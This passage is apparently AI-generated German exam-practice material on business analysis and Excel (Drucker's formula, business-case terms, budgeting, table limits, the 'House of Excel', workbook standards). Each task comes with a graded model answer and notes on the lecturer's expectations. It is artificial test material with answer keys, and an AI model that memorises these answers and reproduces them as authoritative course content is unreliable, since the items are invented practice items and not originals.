gleicher Rentabilität, aber unterschiedlicher Laufzeit sind nicht vergleichbar, weil dieselben 20 % auf drei Jahre etwas anderes wert sind als auf ein Jahr; erst die Annualisierung stellt die Vergleichbarkeit her, und zwar bei mehrjährigen Laufzeiten geometrisch und nicht durch Division. (Am Kapitalmarkt und in der Investitionsrechnung wird „Rendite“ ohnehin fast immer als bereits annualisierte Größe verwendet — die interne Verzinsung ist das Standardbeispiel.) ✓ {6}

b) 4 P. – Stellungnahme zur Drucker-Formel

Der Satz meint mit **Efficiency** („doing things right“) die **Effizienz**, also das Wertverhältnis von Output zu Input, und mit **Effectiveness** („doing the right things“) die **Effektivität**, also den Zielerreichungsgrad. In dieser Übersetzung zeigt sich sein Mangel: Effizienz ist bei Rohleder eine dimensionslose Zahl mit Zähler und Nenner, Effektivität eine Prozentgröße mit einem festgelegten Ziel als Bezug. Drucker liefert für beide weder Zähler noch Nenner noch Bezugsgröße — er ersetzt zwei rechenbare Größen durch zwei Wertungen. ✓ {7}

Das Urteil lautet deshalb: Der Satz ist als Merksatz eingängig, für Entscheidungszwecke aber völlig nutzlos. Er trennt zwar zwei Fragen, die tatsächlich verschieden sind — ob überhaupt das Richtige verfolgt wird und ob es sparsam verfolgt wird —, operationalisiert aber keine der beiden Größen. Es fehlen Dimension und Rechenvorschrift, und damit lässt sich weder eine Alternative bewerten noch eine Abweichung messen. Eine Erfolgsgröße, die man nicht rechnen kann, ist im Sinne der quantitativen Business-Analyse keine.

Hinzu kommt ein sprachlicher Einwand, den Rohleder ausdrücklich erhebt: „doing things“ entspricht dem Sprachgebrauch eines etwa Dreijährigen, denn Erwachsene tun keine Dinge, sie handeln oder ergreifen Maßnahmen. Der Satz stammt von einem Autor, der kein englischer Muttersprachler war, und er wird seit Jahrzehnten kritiklos nachgebetet, statt einmal auf seinen Informationsgehalt geprüft zu werden. ✓ {8}

Der Sprachbefund reicht dabei tiefer als die eine Formel: Selbst der Duden führt unter „Effektivität“ neben Wirksamkeit, Wirkung und Leistung auch die **Effizienz** als fach- und bildungssprachliches Synonym auf. Die Alltagssprache vermengt also die beiden Größen, die betriebswirtschaftlich strikt zu trennen sind — den Zielerreichungsgrad in Prozent auf der einen und das dimensionslose Wertverhältnis von Output zu Input auf der anderen Seite. Die qualitative Lesart hat dabei durchaus ihren Ort: Wenn Rohleder die **Qualität einer Arbeitsmappe** beurteilt, nennt er Effektivität („liefert die Mappe die richtigen Werte?“) und Effizienz („mit welchem Aufwand?“) ausdrücklich als die beiden Kernanforderungen. Der Unterschied liegt im Zweck: Dort dienen die Begriffe der **Beurteilung einer Mappe** und dürfen qualitativ bleiben; hier dienen sie der **Entscheidung zwischen Alternativen** und müssen deshalb Definition und Dimension

tragen. Wer die qualitative Fassung in eine Entscheidungsvorlage trägt, macht den Fehler, den Drucker vorgezeichnet hat. ✓ {9}

Zur fairen Einordnung des Urhebers gehört beides: Peter Ferdinand Drucker (1909 Wien bis 2005 USA) war Unternehmensberater, Autor und Hochschullehrer und außerordentlich erfolgreich in der eigenen Vermarktung — auf ihn gehen unter anderem das „Management by Objectives“ und der Begriff der Kernkompetenz zurück. Sein tatsächlicher Erfolgsbeitrag für Unternehmen ist gleichwohl umstritten, weil seine plakativen Formulierungen häufig ohne wissenschaftliche Begründung und ohne Erfolgsbeweis auskommen. **Die praktische Konsequenz lautet daher, den Satz zu ersetzen** — durch die Tabelle der sechs Erfolgsgrößen aus Teil a), in der jede Größe eine Definition und eine Dimension hat und damit verhandelbar wird. ✓ {10}

Über die geforderten Punkte hinaus

(✓){+1} Die Folienüberschrift lautet „Löschen Sie erst mal die Nebelkerzen!“ — das ist die Reihenfolge, die er auch in der Klausur sehen will: erst die unscharfen Begriffe abräumen, dann rechnen. In einer Fallaufgabe gehört deshalb zuerst die Benennung der gemeinten Erfolgsgröße in die Antwort, bevor eine Zahl fällt.

(✓){+2} Ein zweites Beispiel für denselben Fehler liefert er aus der Praxis: In der KfW-Vorlage zur „Rentabilitätsvorschau“ wird die Profitabilität gezeigt, aber nicht die Rentabilität, weil der ausgewiesene Gewinn gar nicht ins Verhältnis zum eingesetzten Kapital gesetzt wird. Sein Kommentar dazu: „Das Ding heißt nur so. Es gibt auch keine Zitronenfalter, die Zitronen falten.“

Rohleders Erwartung: Sechs Größen heißt sechs, und zu jeder gehören zwei Angaben — Definition **und** Dimension. Die drei Fallen, die er dabei stellt, sind immer dieselben: Produktivität ist eine **Mengen**relation und keine Wertrelation, Effizienz ist **dimensionslos** und keine Prozentgröße, und Rendite unterscheidet sich von Rentabilität allein durch den **Jahresbezug**. In b) ist seine Zuordnung gnadenlos wörtlich: Efficiency gehört zur Effizienz, Effectiveness zur Effektivität, und ohne diese Zuordnung fehlt der Antwort ihr Fundament. Verlangt ist außerdem ein eigenes Urteil mit Begründung — eine pauschale Verteidigung oder Verdammung ohne Angabe, woran der Satz scheitert, bringt die Punkte nicht.

Aufgabe #139 · 6 P. · Business-Case-Terminologie: Historie, Prognose, Planung ·

von der KI erfunden – kein Original

In der Lenkungssitzung zu einem Business Case verwenden die Beteiligten die Begriffe Baseline, Prämisse, Szenario und Maßnahme durcheinander; am Ende weiß niemand, welche Zahl beschlossen und welche nur unterstellt ist.

- a) 3 P. Erläutern Sie die Dreiteilung Historie, Prognose und Planung.
- b) 3 P. Ordnen Sie Baseline, Business Rules, Prämissen, Szenarios, Eintrittswahrscheinlichkeiten und Maßnahmen den drei Teilen zu und erläutern Sie jeden Begriff.

a) 3 P. – Die Dreiteilung

Die **Historie** ist die Vergangenheit und damit der einzige Teil des Business Case, der nicht verhandelbar ist: Sie besteht aus gemessenen Größen, die entweder stimmen oder falsch erfasst wurden, und sie ist der gemeinsame Ausgangspunkt aller Beteiligten. ✓ {1}

Die **Prognose** ist die **passive Zukunft**. Sie beschreibt, was geschieht, wenn niemand eingreift — die Fortschreibung des Bestehenden unter Annahmen über die weitere Entwicklung. Entscheidend ist, dass in diesem Teil keine Entscheidung steckt: Was hier steht, ist unterstellt, nicht beschlossen. ✓ {2}

Die **Planung** ist die **aktive Zukunft**. Sie enthält das, was durch eigenes Handeln hinzukommt oder verhindert wird, und ist damit der Teil, für den jemand die Verantwortung übernimmt. Aus der Dreiteilung folgt zugleich die Bearbeitungsreihenfolge eines Business Case: erst die Baseline, dann die Fortschreibung, dann die Planung — eine umgedrehte Reihenfolge plant auf einer Grundlage, die noch gar nicht bekannt ist. ✓ {3}

b) 3 P. – Die Zuordnung der Begriffe

Zur **Historie** gehören die **Baseline** und die **Business Rules**. Die Baseline ist der gemessene Ausgangsbestand in Mengen- und Wertgrößen — der Referenzstand, gegen den später jede Abweichung gerechnet wird und der deshalb einmal festgeschrieben und nicht laufend nachjustiert werden darf. Die Business Rules sind die bereits getroffenen Entscheidungen, die in der Vergangenheit wurzeln und in die Zukunft fortwirken: bestehende Verträge, Preisgleitklauseln, Tarifbindungen, festgelegte Abschreibungsdauern. Sie sind keine Annahmen, sondern gebundenes Verhalten. ✓ {4}

Zur **Prognose** gehören die **Prämissen** (die Parameter des Modells), die **Szenarios** und deren **Eintrittswahrscheinlichkeiten**; die **Fortschreibung** ist dabei der Rechenvorgang, mit dem diese Spalte aus der Baseline heraus gefüllt wird. Prämissen sind die unterstellten

Wertentwicklungen wie Inflationsrate, Zinsniveau oder Marktwachstum und gehören als Parameter in eigene Zellen, nie in Formeln. Szenarios sind vollständige, in sich konsistente Sätze solcher Prämissen — typischerweise ein pessimistischer, ein realistischer und ein optimistischer —, und die Eintrittswahrscheinlichkeiten gewichten diese Sätze, damit aus mehreren Rechenständen eine erwartungswertige Aussage werden kann. ✓ (5)

Zur **Planung** gehören die **Maßnahmen** samt ihren Alternativen, den zu Bündeln zusammengefassten Maßnahmenpaketen und den daraus abgeleiteten Handlungsoptionen. Eine Maßnahme unterscheidet sich von einer Prämisse dadurch, dass jemand sie beschließen und verantworten muss; sie ist deshalb im Modell zwingend getrennt zu führen, damit jederzeit erkennbar bleibt, welcher Teil des Ergebnisses auf unterstellten Entwicklungen und welcher auf eigenen Entscheidungen beruht. Diese Trennung fehlt in der Lenkungssitzung des Aufgabentextes. ✓ (6)

■ Über die geforderten Punkte hinaus

(✓)(+1) Unter der Tabelle nummeriert Rohleder den Arbeitsablauf: 1. Baseline, 2. Fortschreibung, 3. Planung — je ein Schritt pro Spalte, benannt nach dem, was dort zu tun ist. Das ist dieselbe Logik wie beim zweischrittigen Vorgehen der Budgetierung — dort Prognose vor Planung, hier Fortschreibung vor Planung. Wo diese Trennung gehalten wird, lässt sich eine Abweichung im Nachhinein einer falschen Erwartung oder einer nicht umgesetzten Maßnahme zuordnen; wo sie fehlt, ist beides nicht mehr auseinanderzuhalten.

Rohleders Erwartung: Die Achse Vergangenheit – passive Zukunft – aktive Zukunft ist der Kern, nicht die Vokabelliste. Prämissen und Maßnahmen in einen Topf zu werfen heißt, die Unterscheidung „unterstellt“ gegen „beschlossen“ nicht begriffen zu haben — und damit den Grund, warum ein Business Case überhaupt in drei Blöcke zerlegt wird. Der Anschluss an die Modellierungsregeln ist erwünscht: Parameter gehören auf das Parameter-Blatt, nicht in die Formel.

Aufgabe #140 · 6 P. · Budgetierung: Definition, Teilpläne und das zweischrittige Vorgehen · von der KI erfunden – kein Original

Ein mittelständisches Unternehmen fordert von seinen Bereichen jedes Jahr im September eine „Budgetplanung“ an. Die Bereiche nehmen die Ist-Zahlen der ersten acht Monate, rechnen sie durch acht mal zwölf hoch und schlagen drei Prozent auf.

- a) 2 P. Definieren Sie Budgetierung und grenzen Sie sie gegen das im Sachverhalt beschriebene Vorgehen ab.
- b) 2 P. Nennen und erläutern Sie vier Teilpläne eines Budgets.
- c) 2 P. Begründen Sie, warum eine Budgetierung zweischrittig vorzugehen hat.

a) 2 P. – Definition und Abgrenzung

Budgetierung bezeichnet den betriebswirtschaftlichen Planungsprozess von Gewinn- und Verlustrechnung und Bilanz, typischerweise aufgelöst bis auf Einzelkonten beziehungsweise Kostenstellen. Sie erfolgt, bevor das zu planende Geschäftsjahr beginnt, und sie ist damit der kurzfristige, operative Unternehmensplan. Inhaltlich braucht sie drei Bestandteile: differenzierte Mengenplanungen (a), Erwartungen über die Wertentwicklungen (b) und die daraus abgeleiteten, zu erwartenden Zahlungsströme als Produkt $a \times b$. ✓ {1}

Was die Bereiche im Sachverhalt tun, ist keine Budgetierung: Es ist eine **Hochrechnung** mit anschließender **Fortschreibung**. Eine Hochrechnung ist die Schätzung eines Gesamtergebnisses aus einem Teilergebnis, also eine Extrapolation; sie erfordert nach Rohleder weder methodisches Fachwissen noch Sachkompetenz noch Hausverstand seitens des Anwenders, ist das Ergebnis einer Dreisatzaufgabe — seine Formulierung: „durch Acht mal Zwölf“ — und ist streng genommen nicht einmal ein Excel-Thema, weil der Taschenrechner genügt. Der pauschale Aufschlag von drei Prozent ist der zweite Fehler: Er ersetzt eine begründete Erwartung durch ein Bauchgefühl. ✓ {2}

b) 2 P. – Vier Teilpläne

Der **Absatzplan** legt fest, welche Mengen je Produkt und Markt abgesetzt werden sollen; er ist der Ausgangspunkt, weil sich aus der Menge fast alles Weitere ableitet. Der **Umsatzplan** bewertet diese Mengen mit den erwarteten Preisen und ist damit das Produkt aus Mengenplanung und Werterwartung. ✓ {3}

Der **Personalplan** hält den Kapazitätsbedarf und die daraus folgenden Personalkosten fest, einschließlich der bereits gebundenen Tarif- und Vertragswirkungen. Der **Investitionsplan** enthält die geplanten Anschaffungen mit ihren Auszahlungszeitpunkten

und wirkt zweifach: über die Abschreibungen in die Erfolgsrechnung und über die Auszahlungen in die Liquidität. ✓ {4}

c) 2 P. – Warum zweischrittig

Im **ersten Schritt** wird auf Grundlage von Vergangenheitsdaten mit statistischen Mitteln eine **Prognose** erstellt. Dieser Schritt beantwortet die Frage, wohin sich das Geschäft entwickelt, wenn nichts weiter unternommen wird, und er ist bewusst frei von Absichten — hier wird gerechnet, nicht gewollt. ✓ {5}

Im **zweiten Schritt** folgt die **Planung**, in der die Effekte beschlossener Maßnahmen und wahrscheinlicher Veränderungen eingerechnet werden. Die Trennung ist der ganze Sinn des Verfahrens: Nur wenn Prognose und Planung getrennt bleiben, lässt sich im Nachhinein sagen, ob eine Abweichung aus einer falschen Erwartung oder aus einer nicht umgesetzten Maßnahme stammt — und nur dann ist erkennbar, welchen Beitrag die eigenen Maßnahmen überhaupt geleistet haben. Die Bereiche im Sachverhalt machen beides in einem Zug und können hinterher keine der beiden Fragen mehr beantworten. ✓ {6}

Über die geforderten Punkte hinaus

(✓){+1} Rohleder ordnet die Instrumente in einer Matrix aus Bezugszeitraum und Zustand: Für das **laufende Jahr** stehen der Hochrechnung („Dreisatz“) auf der Ist-Seite die Prognose mit statistischen Methoden auf der Soll-Seite gegenüber; für das **Folgejahr** die Fortschreibung der echten Planung; und für die **Vorjahre** das Bauchgefühl den statistischen Analysen, also der Kostenursachenanalyse.

(✓){+2} Das Dilemma benennt er offen: In vielen Betrieben sind aufgrund ihrer Einfachheit und Transparenz nur Hochrechnung und Fortschreibung erwünscht. Echte Budgetierung ist nur dann sinnvoll, wenn man auch bereit ist, die Budgets zu leben — Planung ist gedankliche Vorwegnahme, und wird die Vorwegnahme anschließend nicht gegen sich gelten gelassen, war der Aufwand umsonst.

(✓){+3} Auf der Folie steht ein fünfter Teilplan, der **Finanzierungsplan**, der sicherstellt, dass die geplanten Zahlungsströme jederzeit gedeckt sind. In der Klausur gilt trotzdem: Wenn nach vier gefragt ist, bringt der fünfte keinen Punkt mehr — die Kontingente je Aspekt sind dann voll.

Rohleders Erwartung: Er prüft an dieser Stelle die Begriffsschärfe Hochrechnung gegen Prognose, und er hat die Formulierung „In der Praxis werden Hochrechnungen gerne als Prognosen ausgegeben“ eigens als Folienüberschrift gewählt. Vier Teilpläne heißt vier, und sie sollten aus

verschiedenen Ecken kommen — viermal eine Kostenart ist kein vollständiges Budget. Ein fünfter Teilplan bringt keinen Zusatzpunkt, kostet aber Zeit.

Aufgabe #141 · 6 P. · Grenzen formatierter Tabellen · von der KI erfunden – kein Original

„Alles hat seinen Preis.“ Ein Kollege hat die Rohdatenliste mit STRG+T als Tabelle formatiert und tauft sie tblUmsatz. Anschließend meldet er, er könne seine gewohnte Auswertung nicht mehr aufbauen.

- a) 3 P. Erläutern Sie drei Einschränkungen, die eine als Tabelle formatierte Liste mit sich bringt.
- b) 3 P. Begründen Sie diese Einschränkungen aus der Zweckbestimmung der Tabelle und leiten Sie eine Handlungsempfehlung ab.

a) 3 P. – Drei Einschränkungen

Erstens unterstützen Tabellen keine Formeln in den Feldnamen. Die Kopfzeile einer Tabelle muss statischer Text sein; eine Überschrift, die sich per Formel aus einer Parameterzelle ergibt — etwa „Umsatz " & Berichtsjahr —, ist dort nicht möglich. Eine mitlaufende Beschriftung muss deshalb außerhalb der Tabelle stehen. ✓ {1}

Zweitens sind zeilenübergreifende Matrixformeln in den Datensätzen ausgeschlossen. Mehrfachzellen-Matrixfunktionen, deren Ergebnis sich über mehrere Zeilen der Tabelle erstreckt, lassen sich in einer Tabellenspalte nicht ablegen, weil jede Spalte einer Tabelle als berechnete Spalte einheitlich zeilenweise arbeitet. ✓ {2}

Drittens lassen sich in befüllten Tabellen Spalten nicht unmittelbar einfügen oder löschen. Was in einem normalen Zellbereich ein Rechtsklick erledigt, verlangt in der Tabelle den Umweg über die Tabellenbefehle beziehungsweise das gezielte Einfügen von Tabellenspalten — der Bereich ist als Objekt gebunden und nicht mehr frei manipulierbar. ✓ {3}

b) 3 P. – Begründung und Handlungsempfehlung

Die Einschränkungen sind keine Programmierfehler; sie folgen aus der Zweckbestimmung:

Tabellen sind für die Weiterverarbeitung in Datenbanken, PivotTables, PivotCharts und Power Pivot vorgesehen, und alle diese Abnehmer können nur mit statischem Text als Feldnamen arbeiten. Ein Feldname ist in dieser Welt ein Bezeichner und kein Rechenergebnis; sobald er sich ändern könnte, wäre jede darauf aufbauende Abfrage instabil. ✓ {4}

Aus demselben Zweck lässt sich ableiten — die Folie sagt es nicht ausdrücklich —, dass eine Tabelle satzweise aufgebaut sein muss: Jede Zeile ist ein Datensatz, jede Spalte ein Feld mit einer einheitlichen Bedeutung. Eine Matrixformel, die sich über mehrere Zeilen legt, verletzt diese Satzstruktur, und eine frei einfügbare Spalte würde die Feldstruktur unter den bereits gesetzten strukturierten Verweisen wegziehen. Die Einschränkungen sind also der Preis für die Eigenschaften, wegen derer man die Tabelle überhaupt anlegt: den mitwachsenden Bezug, die automatische Erweiterung von Formeln und Formaten, die sprechenden strukturierten Verweise und die Spaltenüberschriften, die beim Scrollen an die Stelle der Spaltenbuchstaben treten. ✓ {5}

Die Handlungsempfehlung lautet deshalb, die Funktionen zu trennen, statt auf Tabellen zu verzichten: Die Rohdaten bleiben als Tabelle auf dem Input-Blatt, wo sie satzweise wachsen und von Pivot oder Power Query weiterverarbeitet werden können, und die Matrixauswertungen sowie alle rechnenden Überschriften wandern auf das Analyse-Blatt, das an keine Satzstruktur gebunden ist. Der Kollege im Sachverhalt muss deshalb nicht seine Tabelle auflösen; er muss seine Auswertung dorthin verlegen, wo sie hingehört. ✓

{6}

Über die geforderten Punkte hinaus

(✓){+1} Ein Hinweis zur Quellenlage: Die Folie trägt zwischen der Spalten-Einschränkung und der Zweckbegründung eine **vierte Aufzählungszeile**, deren Text auf dem gescannten Foliensatz nicht lesbar ist. Für eine Frage nach drei Einschränkungen genügen die oben genannten; sollte in der Klausur nach **vier** gefragt werden, ist die vierte im Originalskript nachzuschlagen, statt sie zu erfinden.

Rohleders Erwartung: Er fragt Vor- und Nachteile fast immer paarweise ab — drei Einschränkungen ohne den Zweck dahinter sind die halbe Antwort. Der Satz, auf den er hinauswill, lautet sinngemäß: Die Tabelle ist eine Datenstruktur für die Weiterverarbeitung und kein Rechenblatt. Die Konsequenz „dann eben kein STRG+T“ ist die falsche; erwartet wird die Trennung nach Grundfunktionen.

Aufgabe #142 · 6 P. · „House of Excel“ und Add-Ins · von der KI erfunden – kein Original

„Die Flexibilität von Excel beruht auf seiner Architektur.“ Rohleder beschreibt diese Architektur als „House of Excel“.

- a) 4 P. Erläutern Sie den Schichtenaufbau von Excel und geben Sie je Schicht deren Aufgabe an.
- b) 2 P. Ordnen Sie VBA, Python, Power Pivot und die Datenschnittstellen der jeweils richtigen Schicht zu und begründen Sie die Zuordnung.

a) 4 P. – Der Schichtenaufbau

Ganz oben, im **zweiten Obergeschoss**, liegen die **Zellen**. Sie erledigen die eigentliche Arbeit, denn in der Zelle steht der Wert oder die Formel; alle übrigen Ebenen organisieren oder versorgen Zellen. ✓ {1}

Im **ersten Obergeschoss** liegen die **Blätter**. Ihre Aufgabe ist es, Zusammenhängendes darzustellen und nutzbar zu machen — hier greift der Blatttypen-Katalog, der jedem Blatt eine Grundfunktion zuweist. Im **Erdgeschoss** liegen die **Arbeitsmappen**, deren Aufgabe darin besteht, Blätter zusammenzufassen; die Mappe ist die Datei und damit die Einheit, die gespeichert, versioniert und weitergegeben wird. ✓ {2}

Im **Zwischengeschoss** sitzen die **Add-Ins**, deren Aufgabe die Erweiterung des Funktionsumfangs ist: Sie werden geladen, wenn Excel eine Anforderung nicht ab Werk erfüllt. Einige gehören zum Lieferumfang und müssen nur nachinstalliert werden, etwa die Analyse-Funktionen für spezielle statistische Auswertungen und der Solver für die Optimalplanung; andere müssen gekauft werden oder werden von gekauften Programmen mitinstalliert, etwa für die PDF-Erstellung oder die Aktualisierung von SAP-Importen. Verwaltet werden sie über „Einfügen | Add-Ins: Andere Add-Ins verwalten“. ✓ {3}

Im **Keller** liegen die Automatisierungswerkzeuge mit der Aufgabe, Abläufe zu automatisieren, und in der **Tiefgarage** die **Schnittstellen**, die Verknüpfungen zu anderen Datenquellen herstellen. Die Folie ordnet die sechs Ebenen dabei in zwei Gruppen: Zellen, Blätter und Arbeitsmappen bilden die Kernarchitektur — sie erledigen die eigentliche Arbeit, stellen Zusammenhängendes dar und fassen Blätter zusammen —, während Add-Ins, Automatisierung und Schnittstellen unter der Überschrift **„weitere Aufgaben wahrnehmen“** stehen: Sie sind für die Grundfunktion von Excel nicht nötig, machen es aber erst zu dem flexiblen Werkzeug, als das man es kennt. ✓ {4}

b) 2 P. – Die Zuordnung

Die Zuordnung folgt der Aufgabe, nicht der Technik. **VBA-Makros und Python in Excel** erfüllen dieselbe Aufgabe — Abläufe automatisieren — und liegen deshalb **beide im Keller**, obwohl sie technisch nichts gemeinsam haben; VBA ist wegen seiner Verbreitung der Standard, Office Scripts mit JavaScript und Python sind die nachrückenden Alternativen. Weil sie eine eigene Ebene bilden und nicht auf den Blättern sitzen, kann eine Automatisierung eine schlechte Blattstruktur nicht heilen: Sie führt aus, was die Etagen darüber vorgeben. ✓ {5}

Power Pivot gehört ins Zwischengeschoss, und das ist die eigentliche Pointe: Es fühlt sich für den Anwender wie Excel an, ist aber keines. Rohleder ordnet die Power-BI-Funktionen ausdrücklich als **Add-Ins** ein — sie müssen erst geladen beziehungsweise scharfgeschaltet werden, erweitern also den Funktionsumfang, statt zur Grundarchitektur zu gehören. Die **Datenschnittstellen** liegen dagegen in der **Tiefgarage**, weil sie Excel nicht erweitern, sondern nach außen verbinden — in beide Richtungen: Excel liest aus sehr vielen Quellen und schreibt in viele Formate, und umgekehrt greifen andere Programme wie Word für Serienbriefe direkt auf Excel-Tabellen zu. Dabei ist der klassische Export in eine separate Arbeitsmappe mit anschließendem Import von der dynamischen Verknüpfung zwischen Anwendungen und Dateien zu unterscheiden; nur die zweite führt die Aktualisierung mit. ✓ {6}

Über die geforderten Punkte hinaus

(✓){+1} Laut Folie können Add-Ins auch selbst in VBA („als Makros“) für eigene Anforderungen programmiert werden. Ergänzendes Fachwissen über das Skript hinaus: Technisch ist dabei das **Excel-Add-In** (eine Arbeitsmappe im Add-In-Format, die VBA-Code und benutzerdefinierte Funktionen mitbringt) vom **COM-Add-In** zu unterscheiden, das als kompiliertes Programm außerhalb von Excel läuft und typischerweise von Fremdsoftware mitinstalliert wird — der SAP-Import und die PDF-Erzeugung sind Beispiele der zweiten Art.

(✓){+2} Das Bild eignet sich als Ordnungsrahmen für die gesamte Vorlesung: Die Performance-Fallen wie volatile Tabellenblatffunktionen sitzen in den Obergeschossen, die Sicherheitsprobleme im Keller (Makroviren) und in der Tiefgarage (mitreisende Abfragedefinitionen), und die Qualitätsregeln für Arbeitsmappen betreffen die Etagen dazwischen.

Rohleders Erwartung: Das ist sein eigenes Bild, also will er es auch in seiner Sprache hören — Obergeschoss, Erdgeschoss, Zwischengeschoss, Keller, Tiefgarage. Eine Antwort, die nur Zellen, Blätter und Mappen nennt, unterschlägt die drei Ebenen, auf die es ihm ankommt. Und in b) zahlt er nicht zweimal für dieselbe Aussage: Gefragt ist die **Begründung** der

Zuordnung, nicht ihre Wiederholung. Die Pointe der Aufgabe ist, dass Power Pivot ein Add-In ist und kein Teil von Excel im engeren Sinn.

Aufgabe #143 · 4 P. · Formale Mindestanforderungen vor der Weitergabe · von der KI erfunden – kein Original

„Gewöhnen Sie sich an, bei jeder Arbeitsmappe, die Sie an Dritte weitergeben, formale Mindestanforderungen zu erfüllen!" Eine Kollegin schickt ihre Auswertung an die Geschäftsführung: elf Blätter, davon vier leere mit den Namen Tabelle3 bis Tabelle6, keine Fixierung, Gitternetz an, kein Druckbereich.

a) 4 P. Nennen und begründen Sie vier formale Mindestanforderungen, die jede weitergegebene Arbeitsmappe erfüllen sollte.

a) 4 P. – Vier Mindestanforderungen mit Begründung

Erstens sind alle nicht benötigten Blätter zu löschen, insbesondere die leeren Standardblätter „TabelleX". Die Begründung ist weniger die Dateigröße als die Wirkung auf den Empfänger: Vier leere Blätter im Register sagen ihm, dass die Mappe nicht fertig ist, und sie zwingen ihn, jedes einzelne zu öffnen, um sicherzugehen, dass dort nichts Wesentliches versteckt liegt. ✓ {1}

Zweitens sind die Dateieigenschaften korrekt auszufüllen. Rohleders Formulierung dazu lautet „Zeigen Sie Flagge — Sie werden gesehen!": Titel, Autor und Kommentar sind die einzige Information, die auch dann noch an der Datei hängt, wenn sie längst weitergeleitet, umbenannt und aus dem Kontext gerissen wurde, und sie beantworten die Frage nach der Urheberschaft ohne Rückfrage. ✓ {2}

Drittens ist in jedem Blatt der sichtbare Bereich zu definieren und aufzuräumen, und zwar in vier zusammengehörenden Handgriffen: einheitliche Ränder über die erste und letzte sichtbare Spalte festlegen, alle Objekte unterhalb und rechts dieser Ränder löschen, die dortigen Zeilen und Spalten löschen und den verbleibenden Rest ausblenden. Die Wirkungen sind dabei verschieden und sollten auch getrennt genannt werden: Das Festlegen einheitlicher Ränder ist eine Frage der **Optik**, das Löschen der Objekte und der überzähligen Zeilen und Spalten verkleinert die **Dateigröße** spürbar, und das Ausblenden des verbleibenden Rests ist eine Frage des **Handlings** — es verhindert, dass der Empfänger versehentlich ins Nirgendwo scrollt. ✓ {3}

Viertens ist jedes Blatt lesbar zu machen, indem die Gitternetzlinien ausgeblendet, die Überschriftzeilen beziehungsweise -spalten fixiert und ein Druckbereich mit den wesentlichen Ergebnissen des Blattes samt rudimentärer Seiteneinrichtung definiert werden. Das Ausblenden des Gitternetzes ist eine Frage der Optik, die Fixierung und der

Druckbereich sind Fragen des Handlings — ohne Fixierung verliert der Leser beim Scrollen die Zeilenbeschriftung, und ohne Druckbereich druckt er entweder nichts Brauchbares oder dreißig Seiten. Der Gesamtaufwand für all das beträgt bei einfachen Mappen keine zwei Minuten, und die, so Rohleder, hat man immer. ✓ (4)

Über die geforderten Punkte hinaus

(✓)(+1) Auf der Folie stehen streng genommen drei Anforderungen: Blätter löschen, Dateieigenschaften ausfüllen und „In jedem Blatt:" mit sieben Unterpunkten — die vierte Ziffer ist die Aufwandsangabe von zwei Minuten. Die hier gewählte Verteilung spaltet den dritten Punkt in das Aufräumen des sichtbaren Bereichs (Schritte 1 bis 4) und das Lesbarmachen (Schritte 5 bis 7). Wer stattdessen Rohleders drei Ziffern nennt und die sieben Unterpunkte darunter ausführt, hat dieselbe Substanz geliefert.

Rohleders Erwartung: Vier heißt vier, und jede Anforderung braucht ihre Begründung. Für die Handgriffe **innerhalb** eines Blattes gibt er die Begründung auf der Folie selbst vor und ordnet jedem Schritt eine von drei Wirkungen zu — bessere Optik, kleinere Dateigröße, besseres Handling —; diese Zuordnung will er dort sehen, und sie ist wörtlich zu nehmen: Das Löschen der Objekte zählt zur Dateigröße, nicht zur Optik. Für die beiden Anforderungen an die **Mappe** (nicht benötigte Blätter löschen, Dateieigenschaften ausfüllen) steht keine Wirkung auf der Folie; dort ist eine eigene Begründung gefragt, nämlich die Wirkung auf den Empfänger und die Urheberschaft, die an der Datei hängen bleibt. Der Satz „dafür ist keine Zeit" ist bei ihm die falsche Antwort — er beziffert den Aufwand ausdrücklich mit zwei Minuten.

Aufgabe #144 · 4 P. · Die Qualifikationspyramide der Excel-Arbeit · von der KI erfunden – kein Original

„Alles ist schwer, bevor es leicht wird — Einordnung Ihres Status quo!" Rohleder ordnet die Rolle der Controllerinnen und Controller auf einer Entwicklungsachse in vier Reifegradstufen von den Amateuren bis zu den Meistern ein.

- a) 2 P. Nennen Sie die vier Stufen und geben Sie je Stufe ihr Kennzeichen an.
- b) 2 P. Ordnen Sie jeder Stufe ihren typischen Erfolgsbeitrag und ihre Fremdwahrnehmung zu.

a) 2 P. – Die vier Stufen und ihre Kennzeichen

Auf der ersten Stufe stehen die **Amateure**, die laienhaft arbeiten und gering qualifiziert sind: Ihre Arbeit ist undiszipliniert, intransparent und unflexibel, und sie sind von der Aufgabe regelmäßig überfordert. Auf der zweiten Stufe stehen die **Gesellen**, also die Qualifizierten, denen Theorie und Praxis — Werkzeuge und Fertigkeiten — ebenso bekannt sind wie das eigene Unternehmen. ✓ {1}

Auf der dritten Stufe stehen die **Professionellen**: Rohleder beschreibt sie über die beginnende Professionalität und macht die **eingehaltenen Standards** zu ihrem Kennzeichen — hier funktioniert die Teamarbeit, und die Effizienz steigt unter anderem durch konsequente Automation. Auf der vierten Stufe stehen die **Meister**, die souverän und prüfungssicher arbeiten; ihre Ergebnisse sind transparent, flexibel und skalierbar sowie schnell verfügbar. ✓ {2}

b) 2 P. – Erfolgsbeitrag und Fremdwahrnehmung

Der **Amateur** leistet keinen Beitrag zum Unternehmenserfolg: Er ist bei Anfragen hilflos, und seine Zahlen sind weder belastbar noch reproduzierbar. Entsprechend wird er als „lästig“ und, im nautischen Bild der Folie, als „Pier-Besucher“ wahrgenommen — er steht am Kai und fährt nicht mit. Der **Geselle** liefert solides Handwerk und nützliche Auswertungen, allerdings nur bei präzisen Anfragen, mit großem Aufwand, langen Bearbeitungszeiten und einer Ad-hoc-Arbeitsweise; er gilt als „Zahlenknecht“ beziehungsweise „Matrose“. ✓ {3}

Auf der dritten Stufe, bei den **Professionellen**, wird die Professionalität als Erfolgsbeitrag sichtbar: Es kommen qualifizierte Rückfragen, alternative Auswertungen werden von sich aus angeboten, und statt des wörtlich Bestellten wird das eigentlich Gemeinte geliefert — die Fremdwahrnehmung wechselt vom Ausführenden zum „Mitdenker“ beziehungsweise „Maschinenisten“. Der **Meister** schließlich schlägt Auswertungen und Kennzahlen selbst vor, gestaltet das Steuerungs- und Kontrollsystem des Unternehmens und verfolgt Initiativen nach; er wird als „aktiver Treiber“ und „Steuermann“ wahrgenommen. ✓ {4}

■ Über die geforderten Punkte hinaus

